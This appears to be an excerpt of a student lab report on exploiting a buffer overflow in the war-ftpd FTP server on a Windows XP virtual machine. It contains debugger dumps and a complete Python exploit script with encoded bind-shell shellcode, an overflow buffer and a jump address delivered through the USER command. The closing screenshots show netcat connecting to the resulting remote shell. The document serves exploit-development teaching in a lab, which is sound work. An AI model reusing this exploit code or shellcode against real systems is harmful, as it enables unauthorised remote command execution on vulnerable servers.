00ACFD48  CCCCCCCC ÌÌÌÌ
00ACFD4C  CCCCCCCC ÌÌÌÌ
00ACFD50  CCCCCCCC ÌÌÌÌ
00ACFD54  CCCCCCCC ÌÌÌÌ
00ACFD58  CCCCCCCC ÌÌÌÌ
00ACFD5C  CCCCCCCC ÌÌÌÌ
00ACFD60  CCCCCCCC ÌÌÌÌ
00ACFD64  CCCCCCCC ÌÌÌÌ
00ACFD68  CCCCCCCC ÌÌÌÌ
00ACFD6C  CCCCCCCC ÌÌÌÌ
00ACFD70  CCCCCCCC ÌÌÌÌ
00ACFD74  CCCCCCCC ÌÌÌÌ
00ACFD78  CCCCCCCC ÌÌÌÌ
00ACFD7C  CCCCCCCC ÌÌÌÌ
00ACFD80  CCCCCCCC ÌÌÌÌ
00ACFD84  CCCCCCCC ÌÌÌÌ
00ACFD88  CCCCCCCC ÌÌÌÌ
00ACFD8C  CCCCCCCC ÌÌÌÌ
00ACFD90  CCCCCCCC ÌÌÌÌ
00ACFD94  CCCCCCCC ÌÌÌÌ Pointer to next SEH record
00ACFD98  CCCCCCCC ÌÌÌÌ SE handler
00ACFD9C  CCCCCCCC ÌÌÌÌ
00ACFDA0  CCCCCCCC ÌÌÌÌ
00ACFDA4  CCCCCCCC ÌÌÌÌ
```

Screenshot 11: shows the result of the call esp instruction



Screenshot 12: Using msfpayload and msfencode commands to generate the corresponding payload. The port no used is last 4 digits of NJIT id (31445935) of group member Adhithya Sivanesh.



Screenshot 13: war4.py code that has exploit and bind shell payload

war4.py (~/Desktop/Assignment_counter) - gedit

File Edit View Search Tools Documents Help

Open Save Undo

war1.py war2.py war3.py war4.py

```
#!/usr/bin/python

import socket

s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)

shellcode=("\xb8\x98\xe4\x4b\xb7\xda\xc7\xd9\x74\x24\xf4\x5b\x31\xc9\xb1"
"\x50\x83\xeb\xfc\x31\x43\x0f\x03\x43\x97\x06\xbe\x4b\xcd\x2d"
"\x0c\x5c\xe8\x4d\x70\x63\x6a\x39\xe3\xb8\x4e\xb6\xb9\xfc\x05"
"\xb4\x44\x85\x18\xaa\xcc\x3a\x02\xbf\x8c\xe4\x33\x54\x7b\x6e"
"\x07\x21\x7d\x9e\x56\xf5\xe7\xf2\x1c\x35\x63\x0c\xdd\x7c\x81"
"\x13\x1f\x6b\x6e\x28\xcb\x48\xa7\x3a\x16\x1b\xe8\xe0\xd9\xf7"
"\x71\x62\xd5\x4c\xf5\x2b\xf9\x53\xe2\xd7\x2d\xdf\x7d\xbb\x09"
"\xc3\x1c\x87\x60\x20\xba\x8c\xc1\xe6\xc8\xd3\xc9\x8d\xbf\xcf"
"\x7c\x1a\x7f\xf8\x20\x75\x0e\xb6\xd2\x69\x5e\xb8\x3c\x17\x0c"
"\x20\xa8\xeb\x80\xc4\x5f\x7f\xd7\x4b\xcb\x80\xc7\x1c\x38\x93"
"\x14\xe7\xee\x93\x33\x47\x87\x89\xda\xf9\x7a\x59\x21\xaf\xee"
"\x58\xda\x9f\x86\x85\x2d\xd5\xfb\x61\xd1\xc3\x50\xdd\x7e\xbf"
"\x05\xa2\xd3\x7c\xfa\xdb\x04\xe4\x94\x34\x8a\x8f\x37\xb2\x35"
"\xda\xdf\x60\xaf\x95\xd8\x3e\x2f\x83\x8c\xd0\x9e\x79\xaf\x01"
"\x48\x26\xe2\x8c\x60\x71\x03\x06\x21\x2b\x04\x77\xae\x36\xb3"
"\xfe\x66\xee\xbc\x29\x28\x44\x16\x83\x36\xb4\x05\x43\x2e\x4c"
"\xef\xed\xe7\x50\x39\x58\xf7\x7f\xa3\x09\x63\xe6\x43\xad\x06"
"\x6f\x76\x5b\x89\x36\x51\x50\xa0\x2e\xcb\x2c\x3a\x52\x3a\x6d"
"\xcf\x39\xc2\x2f\x1d\xc0\x78\x9c\xce\xb1\x06\xe4\x5b\x62\x5d"
"\x7c\xee\x8b\x12\x6b\xf1\x01\x10\x6b\xdb\xb1\xcf\xc1\xb5\x14"
"\xbe\x8f\x34\xc6\x11\x05\x66\x17\x41\xcd\x25\x3e\x64\xc0\x65"
"\x3e\xb0\xb6\x76\x3f\x0b\xb8\x59\x4b\x24\xba\xd9\x88\xae\xbd"
"\x08\x42\xd1\x92\xdd\x93\xa7\x17\x41\x07\x48\xc1\x82\x77")

buffer = "\x41" * 485 + "\x41\xb1\xd6\x77" + "\x43" * 4 + "\x90" * 16 + shellcode + "\xcc" * 147
print "\sending string to overflow buffer"
s.connect(('192.168.245.137',21)) # connect takes one argument
data = s.recv(1024)
s.send('USER ' + buffer + '\r\n')
data = s.recv(1024)

s.close()
```

Screenshot 14: Shows debugger when shell is spawned and waits for connections

```
Address   Hex dump     Disassembly
004348C0  $ 64:A1 0000000  MOV EAX,DWORD PTR FS:[0]
004348C6  . 55             PUSH EBP
004348C7  . 8BEC           MOV EBP,ESP
004348C9  . 6A FF          PUSH -1
004348CB  . 68 F8944300    PUSH war-ftpd.004394F8
004348D0  . 68 B24A4300    PUSH <JMP.&MSVCRT._except_handler3>
004348D5  . 50             PUSH EAX
004348D6  . 64:8925 00000  MOV DWORD PTR FS:[0],ESP
004348DD  . 83EC 78        SUB ESP,78
004348E0  . 53             PUSH EBX
004348E1  . 56             PUSH ESI
004348E2  . 57             PUSH EDI
004348E3  . 8965 E8        MOV DWORD PTR SS:[EBP-18],ESP
004348E6  . C745 FC 00000  MOV DWORD PTR SS:[EBP-4],0
004348ED  . 6A 02          PUSH 2
004348EF  . FF15 54CF4400  CALL DWORD PTR DS:[<&MSVCRT.__set_ap
004348F5  . 83C4 04        ADD ESP,4
004348F8  . C705 48B14400  MOV DWORD PTR DS:[44B148],-1
00434902  . A1 48B14400    MOV EAX,DWORD PTR DS:[44B148]
00434907  . A3 4CB14400    MOV DWORD PTR DS:[44B14C],EAX
0043490C  . FF15 44CF4400  CALL DWORD PTR DS:[<&MSVCRT.__p__fmo
00434912  . 8B0D F0A14400  MOV ECX,DWORD PTR DS:[44A1F0]

Registers (FPU)
EAX 00663710
ECX 00000000
EDX 7C90EB94 ntdll.KiFastSystemCallRet
EBX 0013FD0C
ESP 0013FCE4
EBP 0013FD80
ESI 00000000
EDI 7FFDC000

EIP 7C90EB94 ntdll.KiFastSystemCallRet

C 0  ES 0023 32bit 0(FFFFFFFF)
P 1  CS 001B 32bit 0(FFFFFFFF)
A 0  SS 0023 32bit 0(FFFFFFFF)
Z 1  DS 0023 32bit 0(FFFFFFFF)
S 0  FS 003B 32bit 7FFDF000(FFF)
T 0  GS 0000 NULL
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty 0.0000000000000000000
ST1 empty 0.0000000000000000000
ST2 empty 0.0000000000000000000

Address   Hex dump                                          ASCII
00440000  00 00 00 00 59 4B 43 00 F0 36 40 00 30 37 40 00  ....YKC.ð6@.07@.
00440010  30 30 42 00 70 30 42 00 60 02 43 00 90 08 43 00  00B.p0B.`■C.■■C.
00440020  E0 10 43 00 20 11 43 00 60 11 43 00 E0 11 43 00  à■C. ■C.`■C.à■C.
00440030  E0 12 43 00 20 13 43 00 40 13 43 00 80 13 43 00  à■C. ■C.@■C.■■C.
00440040  C0 13 43 00 00 14 43 00 40 14 43 00 80 14 43 00  À■C..■C.@■C.■■C.
00440050  C0 14 43 00 00 15 43 00 40 15 43 00 80 15 43 00  À■C..■C.@■C.■■C.
00440060  C0 15 43 00 00 16 43 00 30 17 43 00 00 00 00 00  À■C..■C.0■C.....
00440070  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00440080  31 30 00 00 00 00 00 00 5C 53 74 61 74 52 65 70  10......\StatRep
00440090  6F 72 74 2E 74 78 74 00 2E 73 72 70 00 00 00 00  ort.txt..srp....
004400A0  55 73 65 72 73 20 74 6F 20 65 78 63 6C 75 64 65  Users to exclude
004400B0  00 00 00 00 4F 75 74 70 75 74 20 50 61 74 68 00  ....Output Path.
004400C0  4E 75 6D 62 65 72 20 6F 66 20 75 73 65 72 73 00  Number of users.
004400D0  48 69 73 74 6F 72 79 00 55 70 6C 6F 61 64 20 46  History.Upload F
004400E0  69 6C 65 73 00 00 00 00 55 70 6C 6F 61 64 20 42  iles....Upload B
004400F0  79 74 65 73 00 00 00 00 44 6F 77 6E 6C 6F 61 64  ytes....Download
00440100  20 46 69 6C 65 73 00 00 44 6F 77 6E 6C 6F 61 64   Files..Download
00440110  20 42 79 74 65 73 00 00 44 41 54 41 00 00 00 00   Bytes..DATA....
00440120  45 78 63 65 70 74 69 6F 6E 20 54 79 70 65 00 00  Exception Type..
00440130  50 6C 65 61 73 65 20 67 69 76 65 20 74 68 65 20  Please give the
00440140  72 65 70 6F 72 74 20 61 20 6E 61 6D 65 20 62 65  report a name be
00440150  66 6F 72 65 20 73 61 76 69 6E 67 2E 00 00 00 00  fore saving.....
00440160  2E 5C 00 00 2A 2E 73 72 70 00 00 00 3B 00 00 00  .\..*.srp...;...
00440170  6E 6F 74 65 70 61 64 2E 65 78 65 20 25 73 00 00  notepad.exe %s..

Address   Value    ASCI Comment
0013FFC4  7C816D4F 0m■| RETURN to kernel32.7C816D4F
0013FFC8  00670067 g.g.
0013FFCC  00720065 e.r.
0013FFD0  7FFDC000 .Àý■
0013FFD4  80543DFD ý=T■
0013FFD8  0013FFC8 Èÿ■.
0013FFDC  898538F0 ð8■■
0013FFE0  FFFFFFFF ÿÿÿÿ End of SEH chain
0013FFE4  7C8399F3 ó■■| SE handler
0013FFE8  7C816D58 Xm■| kernel32.7C816D58
0013FFEC  00000000 ....
0013FFF0  00000000 ....
0013FFF4  00000000 ....
0013FFF8  004348C0 ÀHC. war-ftpd.<ModuleEntryPoint>
0013FFFC  00000000 ....
```

Screenshot 15: Execution of war4.py, netcat and ipconfig commands

```
root@bt: ~/Desktop/Assignment_counter
File Edit View Terminal Help
root@bt:~/Desktop/Assignment_counter# python war4.py
\sending string to overflow buffer
root@bt:~/Desktop/Assignment_counter# nc 192.168.245.137 5935
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\ward165>ipconfig
ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

        Connection-specific DNS Suffix  . :
        IP Address. . . . . . . . . . . . : 192.168.245.137
        Subnet Mask . . . . . . . . . . . : 255.255.255.0
        Default Gateway . . . . . . . . . : 192.168.245.1

C:\ward165>
```

Screenshot 16: Shows the established connection between BT5-GNOME-VM-32 and Windows-XP-SP2

```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Dennis>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING
  TCP    127.0.0.1:1028         0.0.0.0:0              LISTENING
  TCP    192.168.245.137:139    0.0.0.0:0              LISTENING
  TCP    192.168.245.137:5935   192.168.245.145:49585  ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:500            *:*
  UDP    0.0.0.0:4500           *:*
  UDP    127.0.0.1:123          *:*
  UDP    127.0.0.1:1900         *:*
  UDP    192.168.245.137:123    *:*
  UDP    192.168.245.137:137    *:*
  UDP    192.168.245.137:138    *:*
  UDP    192.168.245.137:1900   *:*

C:\Documents and Settings\Dennis>_
```